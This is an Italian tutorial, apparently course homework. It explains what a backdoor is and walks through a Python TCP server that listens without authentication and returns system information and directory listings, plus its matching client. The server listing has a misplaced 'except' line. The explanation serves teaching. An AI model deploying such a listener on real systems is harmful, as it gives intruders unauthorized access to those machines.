


Cos'è una backdoor e perché è pericolosa?

Una backdoor è un metodo utilizzato per accedere a un sistema o a un dato senza dover superare le normali misure di sicurezza. Dunque essa è pericolosa dato che, per l'appunto, permette di bypassare la normale autenticazione.

Si ha il seguente codice:

A screenshot of a code editor window. The window has a dark theme and a menu bar with 'File', 'Edit', 'Search', 'View', 'Document', and 'Help'. Below the menu bar is a toolbar with various icons for file operations and editing. The main area of the window contains a Python script. The script starts with imports for 'socket', 'platform', and 'os'. It defines 'SRV_ADDR' as an empty string and 'SRV_PORT' as 1234. It then creates a socket object 's' and binds it to 'SRV_ADDR' and 'SRV_PORT'. It calls 's.listen(1)'. A loop starts with 'while 1:'. Inside the loop, there is a 'try:' block. In the 'try' block, it calls 'connection, address = s.accept()'. It then prints 'client connected: ', address. After the print statement, there is another 'try:' block. In this block, it calls 'data = connection.recv(1024)'. If 'data.decode('utf-8') == '1'', it constructs a string 'tosend' containing the platform and machine information, and sends it. If 'data.decode('utf-8') == '2'', it calls 'data = connection.recv(1024)' and enters a 'try:' block. In this block, it calls 'filelist = os.listdir(data.decode('utf-8'))', constructs a string 'tosend' with the file list, and sends it. If 'data.decode('utf-8') == '0'', it calls 'connection.close()' and 'connection, address = s.accept()'. The script ends with a line number 34 at the end of the loop.

```
1 import socket, platform, os
2
3 SRV_ADDR = ""
4 SRV_PORT = 1234
5
6 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7 s.bind((SRV_ADDR, SRV_PORT))
8 s.listen(1)
9 connection, address = s.accept()
10
11 print ("client connected: ", address)
12
13 while 1:
14     try:
15         data = connection.recv(1024)
16         except:continue
17
18         if(data.decode('utf-8') == '1'):
19             tosend = platform.platform() + " " + platform.machine()
20             connection.sendall(tosend.encode())
21         elif(data.decode('utf-8') == '2'):
22             data = connection.recv(1024)
23             try:
24                 filelist = os.listdir(data.decode('utf-8'))
25                 tosend = ""
26                 for x in filelist:
27                     tosend += "," + x
28             except:
29                 tosend = "Wrong path"
30             connection.sendall(tosend.encode())
31         elif(data.decode('utf-8') == '0'):
32             connection.close()
33             connection, address = s.accept()
34
```

Esso comincia importando le librerie di Python *socket*, *platform* e *os*. La prima viene utilizzata per creare e gestire connessioni TCP/IP. La seconda fornisce informazioni sulla piattaforma sulla quale sta girando il codice, come il sistema operativo e l'architettura della CPU. Infine, la terza fornisce funzioni per interagire con il sistema operativo, come ad esempio elencare i file all'interno di una directory.

SRV_ADDR e *SRV_PORT* definiscono l'indirizzo IP e la porta del server.

Viene poi creato un socket TCP/IP specificando, attraverso gli argomenti passati alla funzione *socket()*, il tipo di indirizzo e il tipo di socket.

Viene associato il socket all'indirizzo e alla porta specificati.

Si indica al socket di iniziare ad ascoltare le connessioni in entrata. In particolare, l'argomento *1* indica che il socket può accettare una sola connessione contemporaneamente.

Il codice resta bloccato fino a quando un client non si connette al server, e una volta che il client si è connesso, il metodo *accept()* restituisce un oggetto socket che rappresenta la connessione con il client e un indirizzo che identifica il client.

Viene anche stampato un messaggio il quale indica che un client si è connesso al server.


Abbiamo poi più in basso nel codice un ciclo infinito che si occupa di gestire le richieste del client. In particolare, prova a ricevere dati dal client, e se questo si disconnette o si verifica un errore, il codice passa alla prossima iterazione del ciclo.

C'è poi una condizione secondo la quale:

- 1) se il client invia il messaggio *1*, allora il codice comunica al client le informazioni sulla piattaforma su cui sta girando il server;
- 2) se il client invia il messaggio *2*, il codice comunica al client un elenco dei file presenti all'interno della directory specificata dal client stesso. Se la directory non esiste, il codice comunica il messaggio *Wrong path*;
- 3) se il client invia il messaggio *0*, il codice chiude la connessione con quest'ultimo e ne accetta una nuova.

Il ciclo infinito termina solo se il server viene interrotto manualmente.

Si ha poi quest'altro codice



```
1 import socket
2
3 SRV_ADDR = input("Type the server IP address: ")
4 SRV_PORT = int(input("Type the server port: "))
5
6 def print_menu():
7     print("""\n\n0) Close the connection
8 1) Get system info
9 2) List directory contents""")
10
11 my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
12 my_sock.connect((SRV_ADDR, SRV_PORT))
13
14 print("Connection established")
15 print_menu()
16
17 while 1:
18     message = input("\n-Select an option: ")
19
20     if(message == "0"):
21         my_sock.sendall(message.encode())
22         my_sock.close()
23         break
24
25     elif(message == "1"):
26         my_sock.sendall(message.encode())
27         data = my_sock.recv(1024)
28         if not data: break
29         print(data.decode('utf-8'))
30
31     elif(message == "2"):
32         path = input("Insert the path: ")
33         my_sock.sendall(message.encode())
34         my_sock.sendall(path.encode())
35         data = my_sock.recv(1024)
36         data = data.decode('utf-8').split(",")
37         print("*"*40)
38         for x in data:
39             print(x)
40         print("*"*40)
41
```

Anche questo importa il modulo *socket* grazie al quale fornisce le funzioni necessarie per creare e utilizzare connessioni di rete.

Chiede poi all'utente di inserire l'indirizzo IP e la porta del server a cui connettersi.

Definisce una funzione che stampa il menu principale dell'applicazione.

Crea un nuovo socket TCP e si connette al server specificato.

Stampa prima un messaggio di conferma della connessione appena stabilita, e poi stampa il menu principale.

Successivamente entra in un ciclo infinito il quale attende che l'utente selezioni un'opzione dal menu. Dopodiché, attraverso la condizione successiva, avverrà che.

- 1) se l'utente seleziona l'opzione 0, allora il codice invia un messaggio al server per chiudere la connessione e poi chiude il socket;
- 2) se l'utente sceglie l'opzione 1, il codice invia un messaggio al server per richiedere le informazioni di sistema. Il server risponde con un messaggio contenente le informazioni richieste, che il client stampa a schermo;
- 3) se l'utente sceglie l'opzione 2, il codice invia un messaggio al server per richiedere l'elenco dei contenuti della directory specificata. Il server risponde con un messaggio contenente l'elenco dei file e delle directory, che il client stampa a schermo.

Il ciclo infinito termina, per l'appunto, quando l'utente seleziona l'opzione 0 per chiudere la connessione.

La differenza tra i due codici

Pertanto, la differenza principale tra i due codici è che il primo è un server, mentre il secondo è un client.

Un'altra differenza è che il codice del server utilizza la funzione *s.accept()* per accettare le connessioni dal client, mentre il codice del client utilizza la funzione *my_sock.connect()* per connettersi al server.

Infine, un'ulteriore differenza è che il codice del server utilizza un ciclo *while* per gestire le richieste del client, mentre il codice del client utilizza un ciclo *while* per attendere che l'utente inserisca un comando.